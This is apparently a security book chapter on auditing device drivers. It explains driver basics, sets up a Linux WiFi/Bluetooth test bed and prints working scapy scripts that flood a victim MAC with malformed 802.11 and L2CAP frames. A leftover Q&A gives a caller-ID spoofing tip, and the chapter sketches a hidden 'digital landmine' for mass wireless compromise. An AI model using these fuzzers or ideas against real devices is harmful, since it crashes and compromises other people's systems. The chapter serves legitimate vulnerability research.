A: Properly conducting a risk analysis is a lot of work, but it puts things in terms that management is comfortable with: money. Risk assessments, especially penetration tests, can be real eye openers for management, and give them the incentive to take security seriously.

Q: Can a person tell that I'm using an orangebox to spoof the caller ID information?

A: Yes. Most people won't notice, but the real caller ID information is shown briefly before the spoofed information is displayed. Running the attack from a company PBX under your control will produce better results.

Chapter 21

Device Driver Auditing

By David Maynor

Solutions in this chapter:

- **Why Should You Care?**
- **What Is a Device Driver?**

Introduction

Security used to be a little different than it is today. Not long ago, worms such as Blaster and the SQL Slammer were causing mass Internet disruptions and serving as a catapult to bring network security into the eyes of the average consumer. This was especially true in the case of the Slammer worm, because it actually disrupted communications between ATM machines and their respective financial intuitions. Although Slammer did bring security to the public's attention, Zotob is the worm that is (arguably) responsible for cementing security in everyone's mind, when in mid-2005 it took down a portion of CNN's operating capabilities.

This served as a wake-up call to many consumers and, by proxy, the makers of security software. As a result, operating system vendors began spending more time, effort, and money eliminating security problems in their products. Not just Microsoft, but also other vendors, such as Apple, and open source projects that produce free operating systems such as FreeBSD and Linux, are doing all they can to proactively eliminate security problems from their offerings as well as quickly respond to reported threats. This means the typical attacker will need to adapt to this changing environment and find new ways to compromise victims' machines.

Attackers have two choices: they can go up or they can go down. When I say *go up* I mean that an attacker can start to exploit applications that run on top of the operating system. Examples of such applications include network servers such as Web and FTP servers, Office applications, image viewers, and instant messaging clients. Malicious attacks against these avenues are becoming more commonplace, although some vulnerabilities require user interaction.

When I say *go down* I mean that an attacker can target the guts of what makes an operating system run: device drivers. Device drivers often provide the knowledge your operating system needs to interact with hardware or perform different types of low-level tasks. You can think of a device driver as an interface between the operating system and something at the low level that needs abstraction. Device drivers are often updated far less frequently than other parts of the operating system, and many common types of programming errors are still found in abundance in them.

Why Should You Care?

It has been a long-held belief that although device drivers do contain programming errors, this is not something to worry about because most device drivers do not handle enough untrusted input to be a worry. Furthermore, many think it's too difficult to exploit a device driver, and their attempts usually result in a complete system crash. Even if code execution is possible, achieving reliability is impossible. People have con-

sidered this a low threat because in the past it has been hard to find devices drivers that would parse untrusted code. With the use of things like WiFi and Bluetooth attackers now have a clear avenue of attack since the drivers for these protocols are relatively new, untested to a large degree, and handle very complex protocols.


Recently we've seen many advances in the area of kernel and device driver exploitation. These range from papers that teach how to write kernel-level shell code for Windows, to the release of new exploits that specifically target drivers (more on these topics later in the chapter). Although attacks at this level still require a fair bit of technical sophistication, more examples are becoming available, and it is only a matter of time until malicious attackers begin targeting these types of vulnerabilities.

You should care about device driver flaws because most vendors don't have control over what drivers go into their operating systems. To use the analogy of a hidden backdoor, although the makers of an operating system may have security methodologies in place to prevent simple buffer overflows from creeping into their code base, they really have no way to enforce that third-party hardware vendors follow the same methodology. The operating system can implement features to make successful exploitation more difficult to achieve, but in the end, third-party device drivers are a serious weak link in the security architecture of an operating system.

Although this chapter covers the topics of auditing and testing device drivers, it is in no way an introductory course on device driver technology. To get the most out of this chapter, you should be familiar with the basic design and implementation of device drivers in Linux, Windows, and OS X.


You should also know how many device drivers your operating system has. If you're running Linux, issue the command *lsmod*, as shown in Figure 21.1.

Figure 21.1 Linux Device Drivers




If you're running Windows, you can use a tool from the Windows Driver Development Kit, called DeviceTree, as shown in Figure 21.2.

Figure 21.2 Windows Device Drivers



If you're running OS X you can issue the command *kextstat* from a terminal, as shown in Figure 21.3.

Figure 21.3 OS X Device Drivers



WARNING

Although device drivers aren't generally thought of as being dangerous, that perception is changing, thanks to the adoption of wireless technologies such as 802.11 and Bluetooth. The drivers for these new communications media have not gone through the same years of rigorous testing as Ethernet drivers have, which means they are still buggy. Add to that the complexity of modern wireless protocols, and you have a host of vulnerabilities that are waiting to be exploited remotely.

What Is a Device Driver?

Before we get into the details of device driver technology, let's back up and discuss operating systems and, more important, the kernel. Basically, the *operating system* (OS) is a traffic cop of sorts that directs the hardware and software on a given computer. The OS manages access to the hardware and the software, decides what process to run, and generally takes care of all the background tasks most users don't know about. The OS also provides tools and an interface for accomplishing certain goals.

The heart of the OS is the kernel. The *kernel* is simply a software program that performs a number of services, including management and abstraction of hardware, as well as provides a common interface for processes in an OS to start and stop. In addition, the kernel manages the memory these processes use, and it provides security as well as a standard set of system calls through which different parts of the OS request that the kernel carry out some task on their behalf. A kernel also provides a memory model. A *memory model* defines how memory is segmented and used by processes. Most common operating systems running on x86 hardware segment memory into ring0 or *kernel space*, and ring3 or *userland*. The only thing you need to know for the purposes of our discussion is that ring0 is the highest privilege level and is where the kernel runs, and ring3 is the lowest and is where applications such as Web browsers and word processors run.

One of the things the kernel is responsible for is making the computer's hardware work in concert with its software. Device drivers are a way for operating system vendors to abstract support for hardware or low-level operations. They are implemented differently depending on the operating system and hardware architecture on which they are run. Device drivers aren't limited to just driving hardware either; they can carry out a number of low-level tasks, such as implementing the capability to access a certain type of file system on a disk, and carrying out antipiracy

operations. Device drivers are typically loaded into the kernel in some fashion, but how that is done varies across operating systems.

Drivers will generally conform to the established way in which a particular operating system moves data back and forth from a device, and they will carry out tasks as they are requested to do so. Drivers provide common routines for controlling access to the device or resource, handling interrupts, and handling I/O requests.

The precise job of a driver, and how it performs that job, is operating system and architecture dependent. In the following subsections, I'll briefly discuss Windows, OS X, and Linux drivers. For more in-depth information visit the developer sites for each operating system.

Windows

Windows generally does not want a user to be able to talk directly to hardware, so safeguards have been put in place to ensure that this doesn't happen. In the current versions of Windows, the hardware abstraction layer (HAL) acts as the barrier between the operating system and the underlying hardware. Device drivers make requests to the HAL to accomplish tasks such as setting the state of a device or resource, and reading/writing data. Several different types of Windows device drivers are available, including drivers that actually control devices, drivers that decode certain types of protocols, and drivers that implement certain types of functionality based on task priority.

You can develop drivers for Windows using a Driver Development Kit (DDK). A framework called the Windows Driver Foundation is used to ensure that high-quality drivers are created and that they conform to a defined set of specifications to ensure uniformity. The DDK supplies everything you need to create and test device drivers.

OS X

OS X differs from Windows in a lot of ways. First, the OS X kernel, called *XNU*, operates much differently than the Windows kernel in terms of its approach to memory management and processes. At the time of this writing, the src for the XNU kernel was available for download, allowing aspiring device driver programmers to get a more in-depth look at exactly how the kernel works. You develop and implement device drivers in OS X using a framework called *I/O Kit*. I/O Kit is a bit different from other driver frameworks in that it is designed to allow developers to write drivers in C++, which provides the benefits of speed and the ability to reuse code. As with the Windows platform, though, different kinds of OS X drivers accomplish different tasks. Drivers are often arranged in families for organization and code reuse.

Linux

Linux drivers are often referred to as *modules* and they can have much more direct access to hardware than Windows allows. The source for the kernel is freely distributed, and not much more than this is required to build a Linux driver. The Linux kernel architecture makes it easy to load and unload modules while the kernel is running. Building a Linux kernel module is very straightforward. Although Windows offers the ability to verify drivers, Linux does not, so finding the right driver might take some trial and error.

Setting Up a Test Environment

Setting up a test environment for different types of drivers can be a complex task, and often it can seem to take longer to set up the environment than to find actual bugs. When setting up your test environment, the first and most important factor to determine is what you are expecting to test. Many different types of drivers handle untrusted code, ranging from USB and FireWire to wireless drivers such as WiFi and Bluetooth. The quickest and easiest way to test drivers for vulnerabilities is via a technique called *fuzzing*, so building an environment that is fuzzer friendly should be your initial goal. The best environment for testing that I have found is a Linux-based machine.

Linux enables you to do raw packet injection for WiFi testing as well as manipulate different drivers such as USB to produce the desired results. Linux distributions are plentiful, but I went with Fedora Core 5 (FC5) for its great hardware support and ease of adding new packages through the yum package manager.

I performed the install on a laptop for ease of use and transportation. Although the laptop has built-in WiFi and Bluetooth hardware, I decided to go with third-party cards for both. I did this for two reasons, both of which make it much easier to reproduce results. First, you can move the third-party devices from one machine to another, which ensures that the same hardware is being used and eliminates the minute differences in hardware and firmware implementations that may cause reproduction to be difficult or unreliable. Second, use of third-party hardware enables testers to select specific hardware that may be better suited for fuzzing than the included hardware.

For my test environment I chose a NETGEAR WG511U for WiFi and a Linksys USBBT100 version 2 adapter. Both of these devices are well supported under Fedora Core 5; in addition, almost every computer store carries them, so they're easy to find, and they are relatively cheap, so if your testing manages to cause a hardware failure, replacing them is easy.

Now that your base operating system is installed and you have the third-party hardware for communication with the target devices, you need to add some software packages. Because building many of these testing tools will require kernel source, the first thing to do is install the latest kernel, complete with source, so that you can recompile modules at will. You can do this through yum or by downloading the kernel source directly and building the kernel from scratch; alternatively, you can use the existing kernel's *.config* file to ensure identical hardware support.

WiFi

A third-party, open source driver, called MadWifi, is available for driving the Atheros-based NETGEAR card. You can patch MadWifi with lorcon to allow raw packet creation and injection. The patching process is fairly simple. You just apply the relevant version of the patch files and the source tree should be ready to be built. This should be as easy as typing **make** in MadWifi's top-level source tree.

If the installation is successful, the modules should be created in */lib/modules/<running kernel version>/net*. If the installation failed, the MadWifi documentation offers a lot of help in terms of getting the card up and running. To determine whether your card is up and running correctly, you can issue the command *iwconfig* or *iwlist ath0 scan* after the *ath0* interface has been brought up.

To perform raw traffic injection and sniffing you need to enable the raw interface for *ath0*. Simply type **sysctl –w dev.ath0.rawdev=1** and then **ifconfig ath0raw up**. At this point, *ath0raw* should be available for use with network sniffers, allowing you to view the raw traffic that usually occurs at a layer that is not visible.

Your test machine needs to emulate an access point for some phases of testing. It's easy to write a script to quickly set this up, instead of using long strings of commands. The script for my test machine is called *setup.sh* and it looks like this:

```
#!/bin/bash
ifconfig ath0 up
ifconfig ath0 10.0.0.1
iwconfig essid "syngressForceAudit"
iwconfig ath0 mode Master
iwpriv ath0 mode 2
iwconfig ath0 channel 1
sysctl –w dev.ath0.rawdev=1
ifconfig ath0raw up
```

Bluetooth

Bluetooth is generally a snap to set up. If they are not already present, install the packages for the BlueZ Linux Bluetooth stack. Prebuilt packages are pretty easy to find, or you can compile them from source. It's important to note that for constructing Bluetooth fuzzing code, you need the development library and headers. They should be in */usr/include/Bluetooth* if they are present.

An init script should be installed with the packages, allowing you to check the card's status with the command */etc/init.d/Bluetooth status*. If it's not running, you can start it with */etc/init.d/Bluetooth start*. Verifying that Bluetooth connectivity is up and running is as simple as using the *hcitool* command. Issuing *hcitool –dev*, for instance, will give you information about the currently installed device, including its address. The command *hcitool –scan* should show other Bluetooth devices in the area, and will definitely show whether the installation is working properly.

To capture traffic and to learn about the protocol in general you can use a tool called hcidump. Hcidump supports a lot of the same features as a network sniffer does, including some protocol decoding, as well as capturing to a file and displaying the headers and the payloads of Bluetooth traffic.


Testing the Drivers

Once you've established a good environment, it's time to devise specific tests for different types of drivers and protocols. You can do this in a number of different ways, but the method I'll cover here is the *fuzzing* method, whereby you generate a large amount of malformed traffic to see whether the driver has been developed correctly and can handle error conditions. For speed and stability high-grade fuzzers are generally written in C. The downside to this is that developing these tools generally takes a long time and minor tweaks require rebuilds. For quick and simple fuzzing, you can use an interpreter language such as Python. In fact, a Python tool called *scapy* is available that makes fuzzing even easier, as it allows for rapid packet creation and injection (I'll discuss scapy in more detail shortly).

To ensure that the fuzzer is effective you need to direct it in some way. You can do this by analyzing the driver that will be targeted and looking for weak segments of code. This can include code that uses too many memory manipulation functions, such as memcpy; handles strings improperly; or just does not appear to have very good error handling capabilities. You can quickly determine whether unsafe functions are being used by looking at the functions which a particular binary file will import. You can do this easily under Windows using the *dumpbin* command with the */IMPORT* option. Identify what driver is to be tested and run *dumpbin /IMPORT* on it to see whether any unsafe functions are being used (for instance, *sprintf* and


strcpy). Figure 21.4 shows the results of running this command against the wireless driver in my laptop, w29n51.sys.

Figure 21.4 The Results of Running dumpbin /IMPORT w29n51.sys



It's easy to spot that *sprintf* is indeed used. At this point, this driver should be loaded into a disassembler, such as IDA Pro from Data Rescue. This is an excellent tool that allows someone auditing the binary to view the imports table and find all references to it. Then it's just a matter of time, as the best method for finding weak code is to follow each reference and determine whether it is an incorrect usage that can lead to memory corruption. Once you've located a vulnerable call, it is easy to determine what kind of state the driver has to be in and what type of traffic you need to generate to exercise that particular code branch. This provides the basis for how to develop the fuzzer and what to target, as shown in Figure 21.5.

Figure 21.5 A Listing from IDA Pro of All the References to sprintf in w29n51.sys




WiFi

First up for auditing is 802.11. The best thing to do before filling the air with malformed packets is to read the Request for Comments (RFC) for 802.11. This will detail all the valid traffic, including what packets are supposed to look like, the sequence in which these packets are sent and received, and generally how to implement the protocol. This is important because you want to look for things that have not been explicitly defined, such as what would happen if packet type b was received before packet type a. If reversing the driver doesn't provide any good leads to start with, the RFC will.

Before crafting a packet we need to discuss the different WiFi states and why each one is important:

- **Unassociated.** This means that the machine has been brought up but is not connected to any access point (AP), and may currently be scanning for an AP on its trusted list to join. If a vulnerability is found that could be exploited only in this mode, you might need to do a bit more to make it work. This can include doing such things as forcing a machine to disconnect from a network and look for a new one, or impersonating the trusted AP for which it is searching.
- **Associated.** This means that the machine is connected to an AP and is able to communicate normally. This is the easiest state to exploit, as more types of packets are accepted in this mode. Exploitation of this state may not be difficult, but it could involve you impersonating the AP.
- **Ad-Hoc.** This means the machines can connect directly to each other without an AP in the middle. Exploiting this state can be tricky, but luckily, most drivers will default to this mode if they are unable to find a trusted AP to join.

These states are important because any fuzzer run you conduct you should repeat for all three states. Depending on the state, different types of packets are accepted and could be processed differently or handled by a different code path.



TIP

The fuzzing run is useful only if the device is in the correct target state. Sending lots of malformed data means that over time, the card may change state and start looking for a better connection. This means that the target may start ignoring your packets and your hour-long fuzzer run may yield nothing. The best way to combat this is to have an agent script of sorts to run on the victim machine, to make sure it stays in the correct state. In Linux, you can script the *iwconfig* command to provide this type of functionality. In OS X, the *airport* command can do the same thing.

A Quick Intro to Scapy

Scapy supports the creation of many different packet types. To get a list of all supported types for packet creation, run the scapy script and then issue an *ls()* command. For wireless fuzzing, Dot11 is the type that can create the correct sorts of packets. Bluetooth packets are created by the L2CAP type. To get more information about what arguments are passed to a specific type you can issue the *ls()* command on that specific type.

One extremely nice feature of scapy is the *fuzz()* function. You can enclose any type with the *fuzz()* function and any argument that is not supplied will be generated randomly. This combined with packets being sent in a loop and the basic fuzzer logic is already done. Scapy has the ability to automatically generate random parts of protocols builtin, which is basically all that fuzzing is. The ability to do this combined with scapys ability to generate different random values for a field every time a packet is sent using the scapy loop feature creates the most basic of fuzzzers, but it is still very effective. You send packets using the *sendp()* command. The *sendp* command also lets you specify whether the packet should be sent in a loop. For example:

```
sendp(frame, loop=1)
```

The preceding command will inject the packet that has been built and stored in a variable named *frame*. It will loop indefinitely, as shown in Figure 21.6.

Figure 21.7 shows a small sample of the types of packets that can be generated quickly using scapy.

Figure 21.6 Injected Packet





Figure 21.7 The Arguments Passed to the Dot11 Scapy Type



It's easy to set these arguments, as shown here:

```
#!/bin/env python

import sys
from scapy import *

victim=sys.argv[1]
attacker=sys.argv[2]

conf.iface="ath0raw"
```

```
frame=Dot11(subtype=1, type=0, addr1=victim, addr2=attacker, addr3=attacker)
       sendp(frame)
```

With just a few short commands, we're generating raw packets.

It's easy to do basic WiFi packet injection using scapy. For instance, the following few lines of code can fuzz the ssid tag in a beacon packet:

```
       Beacon.py:
       #!/usr/bin/python

import sys
from scapy import *
import time

conf.iface="ath0raw"
attacker=RandMAC()
victim=sys.argv[1]

frame=Dot11(addr1=victim ,addr2=attacker,addr3=attacker)/
              Dot11Beacon(cap="ESS")/
              Dot11Elt(ID="SSID",info=RandString(RandNum(100,255)))/
              Dot11Elt(ID="Rates",info='\x82\x84\x0b\x16')/
              Dot11Elt(ID="DSset",info="\x03")/
              Dot11Elt(ID="TIM",info="\x00\x01\x00\x00")

while 1:
              sendp(frame)

And to run it, its just a simple:

       #./beacon.py <victim mac addr>
```

You also can perform fuzzing of scan results and fuzzing of auth packets in Ad-Hoc mode. Regardless, they are run in the same way as the preceding script:

```
       Scan-result.py:
       #!/usr/bin/python

import sys
from scapy import *
```


```
victim=sys.argv[1]
attacker=RandMAC()

conf.iface="ath0raw"

frame=Dot11(subtype=5, addr1=victim, addr2=attacker, addr3=attacker)/
              Dot11ProbeResp(timestamp=1, cap=0x411)/
              Dot11Elt(ID=0,info=RandString(RandNum(1,50)))/
              Dot11Elt(ID="Rates", len=8, info="\x82\x84\x0b\x16")/
              Dot11Elt(ID=3, len=1, info="\x01")/
              Dot11Elt(ID=42, len=1, info="\x04")/
              Dot11Elt(ID=47, len=1, info="\x04")/
              Dot11Elt(ID=50, len=4, info="\x0c\x12\x18\x60")/
              Dot11Elt(ID=221, len=6, info="\x00\x10\x18\x02\x01\x05")/
              Dot11Elt(ID=221, info=RandString(RandNum(1, 250)))

while 1:
              sendp(frame)

       Ad-hoc.py:
       #!/usr/bin/python

import sys
from scapy import *

conf.iface="ath0raw"
attacker=RandMAC()
victim=sys.argv[1]

frame=Dot11(addr1=victim ,addr2=attacker,addr3=victim)/
              fuzz(Dot11Auth())
sendp(frame, loop=1)
```

The C equivalents of these scripts would be much longer and more difficult to modify between runs.

Bluetooth

Bluetooth is a lot like WiFi from an auditing standpoint. The first step is to find your target. For the purpose of auditing, the target device should be set to discoverable mode. This means that if an hcitool scan is run it will be found, as shown in Figure 21.8.

Figure 21.8 The Result of Scanning for Local Bluetooth Devices



As with WiFi, you should examine the RFC for Bluetooth for possible places to start. A great place to start is simple fuzzing at the L2cap layer. Out-of-sequence packets combined with oversized requests have yielded the best, most effective results in the past.

You can find more information about the Bluetooth packet structure in the *l2cap.h* file, which also contains the defines for the *L2cap* command codes. It is easy to generate an l2cap command packet and iterate through each command code. The structure of the Bluetooth header is simple, and scapy supports it, as shown in Figure 21.9.

Figure 21.9 Support for Bluetooth in Scapy

The L2CAP command codes from l2cap.h. These are useful as a starting place for bluetooth fuzzing.

```
/* L2CAP command codes */
#define L2CAP_COMMAND_REJ     0x01
#define L2CAP_CONN_REQ        0x02
#define L2CAP_CONN_RSP        0x03
#define L2CAP_CONF_REQ        0x04
```


```
#define L2CAP_CONF_RSP        0x05
#define L2CAP_DISCONN_REQ     0x06
#define L2CAP_DISCONN_RSP     0x07
#define L2CAP_ECHO_REQ        0x08
#define L2CAP_ECHO_RSP        0x09
#define L2CAP_INFO_REQ        0x0a
#define L2CAP_INFO_RSP        0x0b
```

Here's a simple code snippet that would loop through each of the command codes follows. You can fill in the remaining options or use the *fuzz()* function to generate them:

```
>>> cmd=1
>>> while cmd!=12:
...       frame=L2CAP_Hdr()/L2CAP_CmdHdr(code=cmd)
...       cmd=cmd+1
```

If you are lucky, the results of your fuzzing in either WiFi or Bluetooth will yield a bluescreen such as that shown in Figure 21.10. This is a crash that resulted from fuzzing a Bluetooth implementation that is available with a common laptop.

Figure 21.10 Results of Fuzzing in Bluetooth



TIP

Don't limit fuzzing attempts to computers. More and more devices are integrating these both Bluetooth and Wifi, including mobile phones, PDAs, and embedded devices such as WiFi routers. These devices are generally more difficult to compromise than a laptop or desktop, but they are also more likely to contain vulnerabilities. The biggest problem with these types of devices is patching them, because there generally isn't a good way to apply a security update which would ensure that a vulnerability will be exploitable for a long time to come.

Looking to the Future

Device drivers are a serious problem, and they are not going anywhere. Aside from the techniques that we've covered here, what's next? The fuzzing that we discussed happens above the physical layer, mostly because even with the level of access our Linux auditing platform gives us, fuzzing at the physical layer generally isn't possible yet. Advances are being made in the area, however, including such innovations as software-defined radio (sdr). An sdr would allow testing to affect wireless at the physical layer, to create almost any packet and signal strength. This would allow auditing of not only the driver that is run by the operating system, but also the firmware that operates the device itself.

Vendors are taking steps to help eliminate driver problems, and they're using a variety of different techniques. Recent x86 processors and the operating systems that run on them have begun to take advantage of features such as NX, or non-executable memory, which makes certain regions of memory unable to execute code and is intended to cut down the effectiveness of buffer overruns.

Hypervisors are another avenue to explore. Hypervisors are intended to allow different operating systems to run on the same physical hardware. Because a hypervisor has ultimate control over the peripherals and things such as physical memory access, an attacker would need to circumvent this to conduct a device driver exploit.

Both of these methods are just obstacles to preventing exploitation. To be honest, almost all obstacles for preventing exploitation can be evaded, and the only way to truly fix this hole is to implement better coding practices and only allow use of drivers that follow these practices.

So, what is the worst-case scenario of someone using these types of attacks in the wild? Because most attacks against device drivers would require an attacker to be

within certain proximity of the victim, how bad can the situation be? This is where the digital landmine comes into play. A *digital landmine* is a small, single-board PC which you can hide in high-traffic areas that would also coincide with laptop usage. The single-board PC would be outfitted with a wireless card that can do raw packet injection, along with a Bluetooth module and an operating system that can take advantage of the hardware. This machine would be loaded with a variety of different exploits for different operating systems. The remote operating systems would be remotely determined through a variety of different methods, such as fingerprinting the drivers. When a vulnerable machine is found, the exploit would launch and, if successful, would install a malicious payload containing a bot that could log into a command and control the network when Internet access is available. If the vulnerable device was not a computer, but rather something such as a mobile phone with Bluetooth enabled, the digital landmine could capture things such as phonebooks containing information that spammers could use, such as phone numbers and e-mail addresses.

This may not seem like much, but think about how many people and vulnerable devices pass through places such as airports, coffee shops, train stations, conferences, and so on. Putting a digital landmine in place with exploits for common built-in wireless cards of popular laptops and mobile devices could harvest a couple of hundred new zombies per week, and countless phone numbers and e-mail addresses for spamming purposes.

The worst part of these scenarios is what the defense is for them. Because drivers are operating at such a low level, things such as personal firewalls and host-based IPS devices might not be able to stop or even detect these types of attacks. If vulnerabilities are discovered at the driver level, there really isn't much protection from them, aside from disabling the corresponding device for the vulnerable driver. This means the only good protection from a WiFi vulnerability is to not use WiFi in an untrusted area. Many attacks can happen without end-user interaction or knowledge.

